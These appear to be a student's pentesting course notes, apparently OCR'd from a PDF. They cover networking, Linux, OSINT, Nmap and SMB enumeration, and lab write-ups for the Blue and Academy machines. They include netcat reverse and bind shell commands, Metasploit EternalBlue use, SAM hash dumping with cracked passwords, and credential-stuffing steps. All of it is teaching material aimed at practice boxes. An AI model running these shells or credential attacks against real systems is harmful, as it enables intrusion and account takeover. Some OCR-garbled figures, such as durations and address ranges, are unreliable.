Practical Ethical Hacking

Introduction

A Day in the Life of an Ethical Hacker

Assessment: External Network Pentest

• Assessing an orgs security from the outside

• Methodology focuses heavily on OSINT

• Typically lasts 3216 for report writing

Main goal: What intelligence can we gather?

Assessment: Internal Network Pentest

• Assessing an orgs security from the inside

• Methodology focuses heavily on Active Directory attacks

• Typically lasts 3216 for report writing

Assessment: Web Application Pentest

• Assessing an orgs web app security

• Methodology focuses heavily on web

• Typically lasts 3216 for report writing

Assessment: Wireless Pentest

• Assessing an orgs wireless network security

• Methodology depends on wireless type being used
  • guest: is there segmentation? test pre
  • WPA2
  • WPA2 Enterprise

• Typically lasts 44 for report writing

Assessment: Physical Pentest & Social Engineering

• Assessing an orgs physical security and/or user training

• Methodology depends on task and goals

    - b and e, access to restricted areas etc.
    - phishing campaigns, vishing, smishing etc.

- Typically lasts 168 for report writing

Other Assessments:

- Mobile Pentest

- IoT Pentest

- Red Team Engagements

- Purple Team Engagements

- Car hacking, Plane hacking, SCADA hacking etc.

Report Writing

- Typically delivered within a week after the engagemtn ends

- Report should highlight both technical and non findings

- Recommendations for remediation should be clear for both executives and technical staff

Debrief

- A debrief walks through your report findings. This can be technical and non
staff present

- It gives an oppportunity for the client to ask questions and address any concerns before a
final report is released

Notekeeping

Important Tools

Notekeeping:

- KeepNote
- CherryTree
- OneNote

Screenshot:

- Greenshot (Win/Mac)
- Flameshot

Networking Refresher

IP Addresses

Why we use them, types, how they're designed

IPv4 format

128	64	32	16	8	4	2	1	Total
1	1	1	1	1	1	1	1	255
1	1	0	0	0	0	0	0	192
1	0	1	0	0	0	0	0	168

192.168.1.1 == 11000000.10101000.00000001.00000001

PRIVATE IP ADDRESS (are not used anywhere on public internet, reserved for private LANs)

Network Class	Network Numbers	Network Mask	No. of Networks	No. of Hosts per Network
CLASS A	10.0.0.0	255.0.0.0	126	16,646,144
CLASS B	172.16.0.0 to 172.31.0.0	255.255.0.0	16,383	65,024
CLASS C	192.168.0.0 to 192.168.255.255	255.255.255.0	2,097,151	254
LOOPBACK (localhost)	127.0.0.0 to 127.0.0.7	255.255.255.0	-	-

MAC Addresses

Media Access Controller, burnt into the NIC

First 3 pairs of the MAC address are identifiers
(00:0c:29):0a:42:05

TCP, UDP and the Three-Way Handshake

TCP connection based protocol:

- FTP
- SSH
- HTTP/S

UDP connectionless protocol:

- VoIP
- DNS

• Streaming

Three-Way Handshake

SYN > SYN ACK > ACK

Common Ports and Protocols

TCP

• FTP (21)
• SSH (22)
• Telnet (23)
• SMTP (25)
• DNS (53)
• HTTP/S (80/443)
• POP3 (110)
• SMB (139 + 445)
• IMAP (143)

UDP

• DNS (53)
• DHCP (67, 68)
• TFTP (69)
• SNMP (161)

The OSI Model

Layer 7 - Application - HTTP, SMTP
Layer 6 - Presentation - WMV, JPEG, MOV
Layer 5 - Session - Session management
Layer 4 - Transport - TCP/UDP
Layer 3 - Network - IP addresses, routing
Layer 2 - Data Link - Switching, MAC addresses
Layer 1 - Physical - data cables, cat6

Subnetting

Netmask/Subnet mask/Subnet - Cheatsheet

The Cyber Mentor's Subnetting Sheet								
	Subnet x.0.0.0							
CIDR	/1	/2	/3	/4	/5	/6	/7	/8
Hosts	2,147,483,648	1,073,741,824	536,870,912	268,435,456	134,217,728	67,108,864	33,554,432	16,777,216
	Subnet 255.x.0.0							
CIDR	/9	/10	/11	/12	/13	/14	/15	/16
Hosts	8,388,608	4,194,304	2,097,152	1,048,576	524,288	262,144	131,072	65,536
	Subnet 255.255.x.0							
CIDR	/17	/18	/19	/20	/21	/22	/23	/24
Hosts	32,768	16,384	8,192	4,096	2,048	1,024	512	256
	Subnet 255.255.255.x							
CIDR	/25	/26	/27	/28	/29	/30	/31	/32
Hosts	128	64	32	16	8	4	2	1
Subnet Mask (Replace x)	128	192	224	240	248	252	254	255
Notes:	*Hosts double each increment of a CIDR *Always subtract 2 from host total: Network ID - First Address Broadcast - Last Address							

Important!

Subtract 2 from host total:

1. Network ID - First address
2. Broadcast - Last address

Examples:

IP range	Subnet	Hosts	Network ID	Broadcast
192.168.1.0/24	255.255.255.0	254	192.168.1.0	192.168.1.255
192.168.1.0/28	255.255.255.240	14	192.168.1.0	192.168.1.15
192.168.1.16/28	255.255.255.240	14	192.168.1.16	192.168.1.31
192.168.0.0/23	255.255.254.0	510	192.168.0.0	192.168.1.255
192.168.2.0/23	255.255.254.0	510	192.168.2.0	192.168.3.255
192.168.0.0/22	255.255.252.0	1022	192.168.0.0	192.168.3.255
192.168.1.0/26	255.255.255.192	62	192.168.1.0	192.168.1.63
192.168.1.0/27	255.255.255.224	30	192.168.1.0	192.168.1.31

Introduction to Linux

Sudo Overview

root disabled for security reasons, use `sudo su`

Navigating the File System

use locate to find files, use `updatedb` to update the database if the file can't be found initially

Users and Privilege

Privileges

file type | owner permissions | group permissions | all other users

d|rw-|r--|r--

/tmp usually has full permissions for all users making it a good place for pentesters

chmod numbers

Number	Permissions	Totals
0	---	0+0+0
1	--x	0+0+1
2	-w-	0+2+0
3	-wx	0+2+1
4	r--	4+0+0
5	r-x	4+0+1
6	r-w	4+2+0
7	rwx	4+2+1

sudoers

/etc/sudoers for user privilege elevation

use `grep 'sudo' /etc/group` to see users in the sudoers group

Common Network Commands

Connections

`ip a` for wired and wireless, `ifconfig` for wired connections, `iwconfig` for wireless connections

ARP

`ip n` or `arp -a` for address resolution protocol information

Routing

`ip r` or `route` for routing table. Can add networks to the table allowing us to access them

`ping` for ICMP traffic to a given host, disabled in some machines

`netstat` to identify open ports and services

Starting and Stopping Services

Start and stop

```
sudo service <SERVICE-NAME> start
sudo service <SERVICE-NAME> stop
```

Start on boot

```
sudo systemctl enable <SERVICE-NAME>
```

Installing and Updating Tools

Before updating kali make a backup as it may break certain tools

[PImp my kali](#) tool to fix issues

Scripting with Bash

Writing a network sweeper - ipsweeper.sh

```
#!/bin/bash

if [ "$1" == "" ]
then
echo "You forgot an IP!"
echo "./ipsweep.sh 192.168.1"

else
for ip in `seq 1 254`; do
ping $1.$ip -c 1 | grep "64 bytes" | cut -d " " -f 4 | tr -d ":" &
done
fi
```

Writing a oneliner

```
./ipsweeper 192.168.1 > ips.txt
for ip in $(cat ips.txt); do nmap $ip; done
```

Introduction to Python

Boolean Expressions and Relational Operators

Python truth table

NOT	True?
not False	True
not True	False

OR	True?
True or False	True
True or True	True
False or True	True
False or False	False

AND	True?
True and False	False
True and True	True
False and True	False
False and False	False

NOT OR	True?
not (True or False)	False
not (True or True)	False
not (False or True)	False
not (False or False)	True

NOT AND	True?
not (True and False)	True
not (True and True)	False
not (False and True)	True
not (False and False)	True

!=	True?
1 != 0	True
1 != 1	False
0 != 1	True
0 != 0	False

==	True?
1 == 0	False
1 == 1	True
0 == 1	False
0 == 0	True

Sockets

Basic socket connection script s.py

```
#!/usr/bin/env python3

import socket

HOST = '127.0.0.1'
```

```
PORT = 7777

# AF_INET is  IPv4, SOCK_STREAM is a port
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM
s.connect((HOST, PORT))
```

Building a Port Scanner

Using socket to build a port scanner

scanner.py

Reading and Writing Files

Open file methods

open_file.seek(offset=<int>) to return to offset i.e. readlines() a second time from a file object by returning to offset=0

The Ethical Hacker Methodology

The Five Stages of Ethical Hacking

Information Gathering (Reconnaissance)

Passive Reconnaissance Overview

Physical - Location information

- Satellite images
- Drone recon
- Building layout (badge readers, break areas, security, fencing)

Social - Job information

- Employees (name, job title, phone number, manager, etc.)
- Pictures(badge photos, desk photos, computer photos, etc.)

Web/Host

Target Validation:

• WHOIS
• nslookup
• dnsrecon

Finding Subdomains:

• Google Fu
• dig
• Nmap
• Sublist3r
• Bluto
• crt.sh
• etc.

Fingerprinting:

• Nmap
• Wappalyzer
• WhatWeb
• BuiltWith
• Netcat

Data Breaches:

• HaveIBeenPwned
• Breach-Parse
• WeLeakInfo

Discovering Email Addresses

Discovery tools

• **hunter.io** for emails from a domain
• **phonebook.cz** for domains, email addresses and URLs from a domain
• **Clearbit connect** chrome extension for email search from a domain
• **voilanorbert.com** similar to hunter.io
• **emailHIPPO** for email verification

Use forgotten password links to confirm the email exists

Gathering Breached Credentials with Breach-Parse

BreachCompilation

lukepatterson31/useful-stuff/breachcompilation.txt for magnet

Use breach-parse to pull credentials filtering by domain

Hunting Breached Credentials with DeHashed

DeHashed

Use DeHashed for powerful searches relating to emails, passwords, usernames, IP address, VIN number and more.

Think about using resources like DeHashed to tie usernames, passwords and emails together. The results may lead to other attack
vectors

Hunting Subdomains

Tools for Subdomain enumeration

- **Sublist3r**
- **crt.sh** for certificate based subdomain search, % is the wildcard
- **OWASP amass** in-depth network mapping and external asset discovery

Identifying Website Technologies

Tools

- **BuiltWith** to discover what a website is built with, very in-depth and lots of info. Passive tool
- **Wappalyzer** to discover what a website is built with,. Semi-passive as it requires interaction with the site.
- **WhatWeb** to discover what a website is built with, shows headers and other info too. Semi-passive tool

Use a combination of tools to get as much info as possible!

Information Gathering with Burp Suite

Burp Suite

Use Burp to intercept requests to and from the website. The headers and site map that is generated from walking the website provide
valuable information.

Look out for:

- Languages used
- Services running
- CMS used
- Naming conventions of servers/resources

• Unique/special headers

Google Fu

Google is your best friend

Dorks

Use Google dorks to search for interesting domains/file extensions .

Extensions to look for:
• pdf
• csv
• xslx - spreadsheets
• db - database files

References:
• **Operators**
• **Google Hacking DB**

Examples:
• `site:example.com` filters by site
• `filetype:pdf` filters by file type
• `-www` remove string after -

Utilizing Social Media

Look for photos!

LinkedIn
Twitter

Scrape company employees from LinkedIn with a python script

Input company name, HTTP request to grab listed employees, BeautifulSoup to parse HTML

Scanning & Enumeration

Installing Kioptrix

Kioptrix - VulnHub

Lots of vulnerable boxes to practice on, some are old and may not work out of the box.

tcm Google drive

Scanning with Nmap

Default Nmap parameters for pentesting

TCP scanning

Scan all ports with -p-, slows down scanning
Use -A to scan everything, slows down scanning especially with all ports
Use -T4 for agression level, lower if risk of detection

UDP scanning

Scan top 1000 ports, UDP scans take forever
Use -T4 for agression level, lower if risk of detection

Work on other things while scanning, OSINT, walking the application, etc.

Enumerating HTTP and HTTPS

Investigating HTTP/S ports

- Navigate to the site, walk it with Burp suite
- Run web app scanners like nikto
- Enumerate directories with dirbuster, gobuster, etc
- View the page source code

Look out for:

- Default webpage is an automatic finding, directory structure, OS running
- Hostname
- Headers disclosing information on running services/languages
- Directories/files found in enumeration leading to attack vectors
- Potential vulnerabilities

Enumerating SMB

smbclient

Use smbclient to enumerate the file shares and connect to them

```
# List the shares
smbclient -L \\\\<TARTGET-IP>\\

# Connect to a share
smbclient \\\\<TARTGET-IP>\\<SHARE-NAME>
```

Use smbget to download the contents of shares that you have access to

Enumerating SSH

ssh

Use ssh to enumerate the target

If no matching key exchange method is found use the -oKexAlgorithms tag to add valid exchange methods

```
# Simple connection
ssh <TARGET-IP>

# Add key exchange methods
ssh <TARGET-IP> -oKexAlgorithms=+<KEY-EXCHANGE-METHOD>

# Add host key types
ssh <TARGET-IP> -oHostKeyAlgorithms=+<KEY-TYPE>

# Add cipher
ssh <TARGET-IP> -c <CIPHER>
```

telnet

Use telnet to grab the ssh banner

```
telnet <TARGET-
IP> <SSH-PORT>
```

Researching Potential Vulnerabilities

Vulnerabilities

Use Google to find vulnerabilities for the service versions found in the Enumeration phase

CVE details are sometimes relevant, look at the score for red
exploit-db have exploits, not always upto date
Rapid7 will give Metasploit examples

searchsploit

Use searchsploit to find vulnerabilities

Vulnerability Scanning with Nessus

Scanning with Nessus

Starting Nessus

Start the nessus service and navigate to https://localhost:8834

```
# Starting the Nessus service
sudo /bin/systemctl start nessusd.service

# Update Nessus - Stop the service first
sudo /opt/nessus/sbin/nessuscli update
```

The two scans you will most likely use are the basic network scan and the advanced scan

Export reports to .nessus file,HTML , pdf or csv

Reports have links to plugins used to discover vulnerabilities, remediation and sometimes exploitation.

Always manually check vulnerability scan results and give screenshot evidence from the manual verification, not nessus.

Exploitation Basics

Reverse Shell vs Bind Shell

Reverse Shells

```
# Attacking machine (10.0.0.1) opens port 4444, listening for a connection.
nc -lnvp 4444

# Target machine (10.0.0.2) connects to the attacker and executes a shell.
nc 10.0.0.1 4444 -e /bin/sh
```

Bind Shells

```
# Target machine opens port 4444 to listen, then executes a shell on connection.
```

```
nc -lnvp 4444 -e /bin/sh

# Attacking machine connects to the target machine
nc 10.0.0.2 4444
```

Staged vs Non-Staged Payloads

Non-staged

• Sends exploit shellcode all at once
• Larger in size and won't always work
• Example: windows/meterpreter_reverse_tcp

Staged

• Sends payload in stages
• Can be less stable
• Example: windows/meterpreter/reverse_tcp

If one type of payload doesn't work then try the other. If a reverse shell fails try a bind shell, staged and non-staged. Work through the options!

Gaining Root with Metasploit

Metasploit

Using the information from the recon of the target the best option appears to be targeting SMB.

trans2open appears repeatedly as a vulnerability for the version of Samba running on the target.

Start Metasploit and search for trans2open, set the RHOSTS variable and change the staged meterpreter payload to a non-staged
reverse shell, linux/x86/shell_reverse_tcp, then run to gain root.

Manual Exploitation

OpenFxck

OpenFxck is an exploit for a vulnerability in Apache mod_ssl < 2.8.7 OpenSSL that can give remote root access.

Clone the repo and follow the readme to root Kioptrix.

Take-aways

Look for arp cache and routing tables in exploited targets to look for potential pivot points, i.e other networks

Brute Force Attacks

Always try SSH

Test default credentials, weak passwords, blue team response

Use hydra for ssh brute forcing, may need to use kali-tweaks to widen ssh compatability

Credential Stuffing and Password Spraying

Credential Stuffing

Injecting breached account credentials in hopes of an account takeover - **OWASP definition**

Use Burp suite to intercept a login attempt and send it to the Intruder, mark the email and password field as payload positions,
then select Pitchfork attack and fill in the payload lists.

Password Spraying

Testing logins by brute forcing multiple usernames with a single default/weak password - **OWASP definition**

Test default credentials first, you never know!

Be careful when testing accounts, most likely you will be attacking AD accounts. Check password policy to avoid lock outs when testing,
leave a few hours between password spraying attacks.

Capstone

Old Capstone Machines

Old HTB Capstone Machines

1. Legacy
2. Lame
3. Blue
4. Devel
5. Jerry
6. Nibbles

7. Optimum
8. Bashed
9. Grandpa
10. Netmon

Blue (192.168.128.131)

Reconnaissance

Nmap scan

ports open:
• 135 - rpc
• 139 - netbios-ssn
• 445 - smb
• 49152 - unknown
• 49153 - unknown
• 49154 - unknown
• 49155 - unknown
• 49156 - unknown
• 49157 - unknown


Target appears to be protected by a firewall.

SMB

Listed shares for SMB service:

• ADMIN$ - access denied
• C$ - access denied
• IPC$ - anon access allowed

Service appears to be vulnerable to MS17-010



nmap

scan

Nmap 7.93 scan initiated Thu Apr 13 10:03:59 2023 as: nmap -p- -A -oN blue.nmap 192.168.128.131
Nmap scan report for 192.168.128.131
Host is up (0.000044s latency).
Not shown: 65416 closed tcp ports (reset), 110 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
135/tcp open tcpwrapped
139/tcp open tcpwrapped
445/tcp open tcpwrapped
49152/tcp open tcpwrapped
49153/tcp open tcpwrapped
49154/tcp open tcpwrapped
49155/tcp open tcpwrapped

49156/tcp open tcpwrapped
49157/tcp open tcpwrapped
MAC Address: 00:0C:29:AD:DA:5D (VMware)
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (87%)
OS CPE: cpe:/h:fortinet:fortigate_100d
Aggressive OS guesses: Fortinet FortiGate 100D firewall (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT ADDRESS
1 0.04 ms 192.168.128.131

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Thu Apr 13 10:26:54 2023 -- 1 IP address (1 host up) scanned in 1375.24 seconds

ms17-010 scan

Starting Nmap 7.93 (https://nmap.org) at 2023-04-14 09:51 IST
Nmap scan report for 192.168.128.131
Host is up (0.00020s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
49157/tcp open unknown

Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:


| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_ https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 2.16 seconds

Exploitation


Metasploit

Obtained SYSTEM privileges using the windows/smb/ms17_010_eternalblue exploit.



Post-exploitation

Used meterpreter shell to dump the SAM database:



Cracked the hashes using john:

- Administrator password - Password456!
- user password - Password123!

```
└─$ ~/john-bleeding-jumbo/run/john --format=NT-opencl blue-cracked-hashes.txt --show
aad3b435b51404eeaad3b435b51404ee:Password456!
aad3b435b51404eeaad3b435b51404ee:Password123!

2 password hashes cracked, 0 left
```

Academy (192.168.128.132)

Reconnaissance

Ports:

• 21 - FTP vsftpd 3.0.3
• 22 - SSH OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
• 80 - HTTP Apache httpd 2.4.38 ((Debian))

OS:

Debian Linux 4.15 - 5.6

Potential users:

1. Heath
2. Grimmie
3. jdelta
4. 10201321:cd73502828457d15655bbd7a63fb0bc8 - MD5 hashed pass, credentials work

FTP

FTP allows anonymous login and contains a file (note.txt) disclosing potential users, that there may be password reuse and a DB
command with credentials for a user.

SSH

Discloses OS and service software and version

HTTP

Using default page and disclosing OS, server software and version

dirbuster scan found multiple directories:

• /academy/ - main page with login, /academy redirects to /academy/
• /academy/db/ - database for the site accessible, contains admin password

• /academy/includes/ - discloses php files used by site
• /phpmyadmin/ - CMS v4.9.7

Nmap

Scan

```
# Nmap 7.93 scan initiated Sat Apr 15 08:10:31 2023 as: nmap -p- -A -oN academy.nmap 192.168.128.132
Nmap scan report for 192.168.128.132
Host is up (0.000084s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 1000    1000       776 May 30  2021 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.128.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c744588690fde4de5b0dbf078d055dd7 (RSA)
|   256 78ec470f0f53aaa6054884809476a623 (ECDSA)
|_  256 999c3911dd3553a0291120c7f8bf71a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:87:09:57 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.08 ms 192.168.128.132
```

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Sat Apr 15 08:10:40 2023 -- 1 IP address (1 host up) scanned in 8.98 seconds

note.txt

Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES ('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.

Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta

Dirbuster

Scan

DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sat Apr 15 10:44:52 IST 2023
----

http://192.168.128.132:80

Directories found during testing:

Dirs found with a 200 response:

/
/academy/
/academy/assets/

/academy/assets/js/
/academy/assets/img/
/academy/assets/css/
/academy/assets/fonts/
/academy/admin/
/academy/admin/assets/
/academy/admin/assets/js/
/academy/admin/assets/css/
/academy/admin/assets/fonts/
/academy/admin/assets/img/
/academy/includes/
/academy/db/
/academy/admin/includes/
/phpmyadmin/

Dirs found with a 403 response:

/icons/
/icons/small/
/phpmyadmin/templates/
/phpmyadmin/themes/
/phpmyadmin/doc/
/phpmyadmin/doc/html/
/phpmyadmin/examples/
/phpmyadmin/js/
/phpmyadmin/libraries/
/phpmyadmin/vendor/
/phpmyadmin/doc/html/_images/
/phpmyadmin/vendor/google/
/phpmyadmin/js/vendor/
/phpmyadmin/setup/lib/
/phpmyadmin/sql/
/phpmyadmin/themes/original/
/phpmyadmin/themes/original/img/
/phpmyadmin/themes/original/css/
/phpmyadmin/locale/
/phpmyadmin/locale/de/
/phpmyadmin/locale/fr/
/phpmyadmin/locale/it/
/phpmyadmin/locale/nl/
/phpmyadmin/locale/uk/
/phpmyadmin/locale/es/
/phpmyadmin/locale/cs/
/phpmyadmin/locale/pl/
/phpmyadmin/locale/id/
/phpmyadmin/locale/tr/
/phpmyadmin/locale/ca/
/phpmyadmin/locale/ru/
/phpmyadmin/locale/pt/
/phpmyadmin/locale/ja/
/phpmyadmin/locale/bg/
/phpmyadmin/js/designer/
/phpmyadmin/locale/ar/

/phpmyadmin/locale/hu/
/phpmyadmin/locale/vi/
/phpmyadmin/locale/fi/
/phpmyadmin/locale/be/
/phpmyadmin/locale/gl/
/phpmyadmin/locale/da/
/phpmyadmin/locale/si/
/phpmyadmin/locale/sv/
/phpmyadmin/locale/th/
/phpmyadmin/locale/el/
/phpmyadmin/locale/ko/
/phpmyadmin/locale/sk/
/phpmyadmin/locale/sl/
/phpmyadmin/locale/ia/
